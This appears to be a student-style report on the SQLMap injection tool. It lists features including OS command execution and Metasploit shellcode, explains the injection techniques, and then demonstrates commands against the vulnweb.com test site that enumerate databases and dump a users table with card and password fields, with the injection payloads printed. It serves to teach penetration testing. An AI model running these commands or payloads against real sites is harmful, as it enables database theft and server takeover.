

INTRODUCTION

SQLMap is an open source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers. It comes with a powerful detection engine, many niche features for the ultimate penetration tester and a broad range of switches lasting from database fingerprinting, over data fetching from the database, to accessing the underlying file system and executing commands on the operating system via out-of-band connections.





FEATURES

Generic Features

- Full support for **MySQL**, **Oracle**, **PostgreSQL**, **Microsoft SQL Server**, **Microsoft Access**, **IBM DB2**, **SQLite**, **Firebird**, **Sybase**, **SAP MaxDB** and **HSQLDB** database management systems.
- Full support for five SQL injection techniques: **Boolean-based blind**, **time-based blind**, **error-based**, **UNION query** and **stacked queries**.
- Support to **directly connect to the database** without passing via a SQL injection, by providing DBMS credentials, IP address, port and database name.
- It is possible to provide a single target URL, get the list of targets from Burp proxy or Web Scarab proxy requests log files, get the whole HTTP request from a text file or get the list of targets by providing sqlmap with a Google dork which queries Google search engine and parses its results page. You can also define a regular-expression based scope that is used to identify which of the parsed addresses to test.
- Tests provided **GET** parameters, **POST** parameters, HTTP **Cookie** header values, HTTP **User-Agent** header value and HTTP **Referrer** header value to identify and exploit SQL injection vulnerabilities. It is also possible to specify a comma-separated list of specific parameters to test.
- Option to specify the **maximum number of concurrent HTTP(S) requests (multi-threading)** to speed up the blind SQL injection techniques. Vice versa, it is also possible to specify the number of seconds to hold between each HTTP(S) request. Others optimization switches to speed up the exploitation are implemented too.
- **HTTP Cookie header** string support, useful when the web application requires authentication based upon cookies and you have such data or in case you just want to test for and exploit SQL injection on such header values. You can also specify to always URL-encode the Cookie.
- Automatically handles **HTTP Set-Cookie header** from the application, re-establishing of the session if it expires. Test and exploit on these values are supported too. Vice versa, you can also force to ignore any Set-Cookie header.
- HTTP protocol **Basic, Digest, NTLM and Certificate authentications** support.
- **HTTP(S) proxy** support to pass by the requests to the target application that works also with HTTPS requests and with authenticated proxy servers.
- Options to fake the **HTTP Referrer header** value and the **HTTP User-Agent header** value specified by user or randomly selected from a textual file.
- Support to increase the **verbosity level of output messages**: there exist **seven levels** of verbosity.
- Support to **parse HTML forms** from the target URL and forge HTTP(S) requests against those pages to test the form parameters against vulnerabilities.
- **Granularity and flexibility** in terms of both user's switches and features.
- **Estimated time of arrival** support for each query, updated in real time, to provide the user with an overview on how long it will take to retrieve the queries' output.
- Automatically saves the session (queries and their output, even if partially retrieved) on a textual file in real time while fetching the data and **resumes the injection** by parsing the session file.
- Support to read options from a configuration INI file rather than specify each time all of the switches on the command line. Support also to generate a configuration file based on the command line switches provided.

- Support to **replicate the back-end database tables structure and entries** on a local SQLite 3 database.
- Option to update sqlmap to the latest development version from the subversion repository.
- Support to parse HTTP(S) responses and display any DBMS error message to the user.
- Integration with other IT security open source projects, Metasploit and w3af.

Fingerprint and enumeration features

- **Extensive back-end database software version and underlying operating system fingerprint** based upon error messages, banner parsing, functions output comparison and specific features such as MySQL comment injection. It is also possible to force the back-end database management system name if you already know it.
- Basic web server software and web application technology fingerprint.
- Support to retrieve the DBMS **banner**, **session user** and **current database** information. The tool can also check if the session user is a **database administrator** (DBA).
- Support to enumerate **users, password hashes, privileges, roles, databases, tables and columns**.
- Automatic recognition of password hashes format and support to **crack them with a dictionary-based attack**.
- Support to **brute-force tables and columns name**. This is useful when the session user has no read access over the system table containing schema information or when the database management system does not store this information anywhere (e.g. MySQL < 5.0).
- Support to **dump database tables** entirely, a range of entries or specific columns as per user's choice. The user can also choose to dump only a range of characters from each column's entry.
- Support to automatically **dump all databases**' schemas and entries. It is possibly to exclude from the dump the system databases.
- Support to **search for specific database names, specific tables across all databases or specific columns across all databases' tables**. This is useful, for instance, to identify tables containing custom application credentials where relevant columns' names contain string like **name** and **pass**.
- Support to **run custom SQL statement(s)** as in an interactive SQL client connecting to the back-end database. sqlmap automatically dissects the provided statement, determines which technique fits best to inject it and how to pack the SQL payload accordingly.

Takeover features

- Support to **inject custom user-defined functions**: the user can compile a shared library then use sqlmap to create within the back-end DBMS user-defined functions out of the compiled shared library file. These UDFs can then be executed, and optionally removed, via sqlmap. This is supported when the database software is MySQL or PostgreSQL.
- Support to **download and upload any file** from the database server underlying file system when the database software is MySQL, PostgreSQL or Microsoft SQL Server.

- Support to **execute arbitrary commands and retrieve their standard output** on the database server underlying operating system when the database software is MySQL, PostgreSQL or Microsoft SQL Server.
- On MySQL and PostgreSQL via user-defined function injection and execution.
- On Microsoft SQL Server via xp_cmdshell () stored procedure. Also, the stored procedure is re-enabled if disabled or created from scratch if removed by the DBA.
- Support to **establish an out-of-band stateful TCP connection between the attacker machine and the database server** underlying operating system. This channel can be an interactive command prompt, a Meterpreter session or a graphical user interface (VNC) session as per user's choice. sqlmap relies on Metasploit to create the shellcode and implements four different techniques to execute it on the database server. These techniques are:
- Database **in-memory execution of the Metasploit's shellcode** via sqlmap own user-defined function sys_bineval (). Supported on MySQL and PostgreSQL.
- Upload and execution of a Metasploit's **stand-alone payload stager** via sqlmap own user-defined function sys_exec () on MySQL and PostgreSQL or via xp_cmdshell () on Microsoft SQL Server.
- Execution of Metasploit's shellcode by performing a **SMB reflection attack** (MS08-068 with a UNC path request from the database server to the attacker's machine where the Metasploit smb_relay server exploit listens. Supported when running sqlmap with high privileges (uid=0) on Linux/Unix and the target DBMS runs as Administrator on Windows.
- Database in-memory execution of the Metasploit's shellcode by exploiting **Microsoft SQL Server 2000 and 2005 sp_replwritetovarbin stored procedure heap-based buffer overflow** (MS09-004). sqlmap has its own exploit to trigger the vulnerability with automatic DEP memory protection bypass, but it relies on Metasploit to generate the shellcode to get executed upon successful exploitation.
- Support for **database process' user privilege escalation** via Metasploit's getsystem command which include, among others, the kitrap0d technique (MS10-015).
- Support to access (read/add/delete) Windows registry hives.

SQLMap is a Platform Independent framework and it is available for:

1. Windows
2. Linux
3. Mac
4. Android (using Termux terminal)

In this report, Windows System is used for executing SQLMap commands on Windows PowerShell

TECHNIQUES

sqlmap is able to detect and exploit five different SQL injection **types**:

- **Boolean-based blind**: sqlmap replaces or appends to the affected parameter in the HTTP request, a syntactically valid SQL statement string containing a SELECT sub-statement, or any other SQL statement who's the user want to retrieve the output. For each HTTP response, by making a comparison between the HTTP response headers/body with the original request, the tool inference the output of the injected statement character by character. Alternatively, the user can provide a string or regular expression to match on True pages. The bisection algorithm implemented in sqlmap to perform this technique is able to fetch each character of the output with a maximum of seven HTTP requests. Where the output is not within the clear-text plain charset, sqlmap will adapt the algorithm with bigger ranges to detect the output.
- **Time-based blind**: sqlmap replaces or appends to the affected parameter in the HTTP request, a syntactically valid SQL statement string containing a query which put on hold the back-end DBMS to return for a certain number of seconds. For each HTTP response, by making a comparison between the HTTP response time with the original request, the tool inference the output of the injected statement character by character. Like for Boolean-based technique, the bisection algorithm is applied.
- **Error-based**: sqlmap replaces or appends to the affected parameter a database-specific error message provoking statement and parses the HTTP response headers and body in search of DBMS error messages containing the injected pre-defined chain of characters and the subquery statement output within. This technique works only when the web application has been configured to disclose back-end database management system error messages.
- **UNION query-based**: sqlmap appends to the affected parameter a syntactically valid SQL statement starting with an UNION ALL SELECT. This technique works when the web application page passes directly the output of the SELECT statement within a for loop, or similar, so that each line of the query output is printed on the page content. sqlmap is also able to exploit **partial (single entry) UNION query SQL injection** vulnerabilities which occur when the output of the statement is not cycled in a for construct, whereas only the first entry of the query output is displayed.
- **Stacked queries**, also known as **piggy backing**: sqlmap tests if the web application supports stacked queries and then, in case it does support, it appends to the affected parameter in the HTTP request, a semi-colon (;) followed by the SQL statement to be executed. This technique is useful to run SQL statements other than SELECT, like for instance, **data definition** or **data manipulation** statements, possibly leading to file system read and write access and operating system command execution depending on the underlying back-end database management system and the session user privileges.

SQLMAP COMMANDS

GET Request

sqlmap -u http://site-to-test.com/test.php?id=1 -p id
*sqlmap -u http://site-to-test.com/test.php?id=1**
-u: URL to scan


-p: parameter to scan

*: Parameter to scan (if -p switch is not provided)

The web link on which this report is based on is
http://testphp.vulnweb.com/search.php?test=query

COMMAND 1

Python sqlmap.py -u" http://testphp.vulnweb.com/search.php?test=query"



VULNERABILITY FOUND

1. **Type: boolean-based blind**
   Title: MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause
   Payload: test=query' RLIKE (SELECT (CASE WHEN (4396=4396) THEN 0x7175657279 ELSE 0x28 END))-biXi


2. **Type: AND/OR time-based blind**
   Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
   *Payload: test=query' AND (SELECT * FROM (SELECT(SLEEP(5)))XthG)-LkaO*

3. **Type: UNION query**
   Title: MySQL UNION query (NULL) - 3 columns
   Payload: test=query' UNION ALL SELECT NULL,
   CONCAT(0x7170626271,0x727055555645744d497659734d556e424269674c434a49564c6671
   4367506652506e6549504a736f,0x7176626271),NULL#

DATABASE EXPLOITATION

COMMAND 2

Python sqlmap.py -u" http://testphp.vulnweb.com/search.php?test=query" --dbs




DATABASE FOUND

1. acuart
2. information_schema

EXPLOITING DATABASE acuart

COMMAND 3

Python sqlmap.py -u" http://testphp.vulnweb.com/search.php?test=query" -D"acuart" --tables




TABLES FOUND

1. artists
2. carts
3. categ
4. featured
5. guestbook
6. pictures
7. products
8. users

EXPLOITING TABLE `users`

COMMAND 4

Python sqlmap.py -u” http://testphp.vulnweb.com/search.php?test=query” -D”acuart” -T”users” -columns




COLUMNS FOUND

S No.	Column	Type
1.	address	medium text
2.	cart	varchar (100)
3.	cc	varchar (100)
4.	email	varchar (100)
5.	name	varchar (100)
6.	pass	varchar (100)
7.	phone	varchar (100)
8.	uname	varchar (100)

EXPLOITING ALL COLUMNS

COMMAND 4

Python sqlmap.py -u” http://testphp.vulnweb.com/search.php?test=query” -D”acuart” -T”users” --dump



USER DETAILS FOUND

CC	Name	Cart	Pass	Uname	Phone	Email	address
1234-5678-2300-9000	<blank>	bd40a0c38a71cf0afaf1fdb851b52a40	test	test	2323345	email@email.com	21 street

LIST OF ALL COMMANDS USED IN SQLMAP

```
Usage: python sqlmap.py [options]

Options:
  -h, --help            Show basic help message and exit
  -hh                   Show advanced help message and exit
  --version             Show program's version number and exit
  -v VERBOSE            Verbosity level: 0-6 (default 1)

  Target:
    At least one of these options has to be provided to define the
    target(s)

    -d DIRECT           Connection string for direct database connection
    -u URL, --url=URL   Target URL (e.g. "http://www.site.com/vuln.php?id=1")
    -l LOGFILE          Parse target(s) from Burp or WebScarab proxy log file
    -x SITEMAPURL       Parse target(s) from remote sitemap(.xml) file
    -m BULKFILE         Scan multiple targets given in a textual file
    -r REQUESTFILE      Load HTTP request from a file
    -g GOOGLEDORK       Process Google dork results as target URLs
    -c CONFIGFILE       Load options from a configuration INI file

  Request:
    These options can be used to specify how to connect to the target URL

    --method=METHOD     Force usage of given HTTP method (e.g. PUT)
    --data=DATA         Data string to be sent through POST (e.g. "id=1")
    --param-del=PARA..  Character used for splitting parameter values (e.g. &)
    --cookie=COOKIE     HTTP Cookie header value (e.g. "PHPSESSID=a8d127e..")
    --cookie-del=COO..  Character used for splitting cookie values (e.g. ;)
    --load-cookies=L..  File containing cookies in Netscape/wget format
    --drop-set-cookie   Ignore Set-Cookie header from response
    --user-agent=AGENT  HTTP User-Agent header value
    --random-agent      Use randomly selected HTTP User-Agent header value
    --host=HOST         HTTP Host header value
    --referer=REFERER   HTTP Referer header value
    -H HEADER, --hea..  Extra header (e.g. "X-Forwarded-For: 127.0.0.1")
    --headers=HEADERS   Extra headers (e.g. "Accept-Language: fr\nETag: 123")
    --auth-type=AUTH..  HTTP authentication type (Basic, Digest, NTLM or PKI)
    --auth-cred=AUTH..  HTTP authentication credentials (name:password)
    --auth-file=AUTH..  HTTP authentication PEM cert/private key file
    --ignore-code=IG..  Ignore (problematic) HTTP error code (e.g. 401)
    --ignore-proxy      Ignore system default proxy settings
    --ignore-redirects  Ignore redirection attempts
